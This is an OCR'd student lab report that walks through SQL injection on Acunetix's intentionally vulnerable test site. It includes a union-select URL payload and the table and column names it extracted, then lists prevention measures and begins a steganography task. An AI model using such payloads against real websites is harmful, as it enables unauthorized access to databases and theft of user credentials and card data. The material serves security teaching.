
Task to do: *SQL injection .*

Theory :

A SQL injection is ***a technique that attackers use to gain unauthorized access to a web application database by adding a string of malicious code to a database query****. A SQL injection (SQLi) manipulates SQL code to provide access to protected resources, such as sensitive data, or execute malicious SQL statements.*

Screenshots of SQL Injection with procedure :

Accessing the website using local web –browser(Chrome).



pictures

Not secure | testphp.vulnweb.com/listproducts.php?cat=1

Paused

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go


Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links

Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore




Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking

Type here to search


27°C Cloudy

ENG

23:16

comment on this picture

Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees



bla bla bla

painted by: Blad3

comment on this picture

7

2

painted by: 9

comment on this picture

acuart Database


Gehra Ishq • Shekhar Ravjian | pictures

Not secure | testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,database(),8,9,10,11

Paused

comment on this picture

Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees



bla bla bla

painted by: Blad3

comment on this picture

acuart

2

painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Type here to search

27°C Cloudy ENG 23:41 17-08-2022

comment on this picture

Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees



bla bla bla

painted by: Blad3

comment on this picture

artists,carts,categ,featured,guestbook,pictures,products,users

2

painted by: 9


comment on this picture

sollicitudin.

painted by: r4w8173

comment on this picture

Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees



bla bla bla

painted by: Blad3

comment on this picture


uname,pass,cc,address,email,name,phone,cart

2

painted by: 9

comment on this picture

Username – test password – test



How to avoid SQL injection :

» *The only sure way to prevent SQL injection attacks is input validation and parameterized queries including prepared statements. The application code should never use the input directly.*

» *The developer must sanitize all input, not only web form inputs such as login forms.*

» *Continuous scanning and penetration testing.*

» *Restrict privileges.*

» *Use Query parameters .*

» *Instant protection .*

✦*Task -4 :*

statement :

By using steganography create a stegnography image with text file by using manually and quick stego tool..

Tool: *Using Quick Stego tool*

Theory :

Steganography: Steganography is a method in which secret message is hidden in a cover media. Steganography means covered writing. Steganography is the idea to prevent secret information by creating the suspicion

Step 1:

Download and Installing the Quick-stego application on Laptop


Download QuickStego Now - It's Free!

Click to Download QuickStego

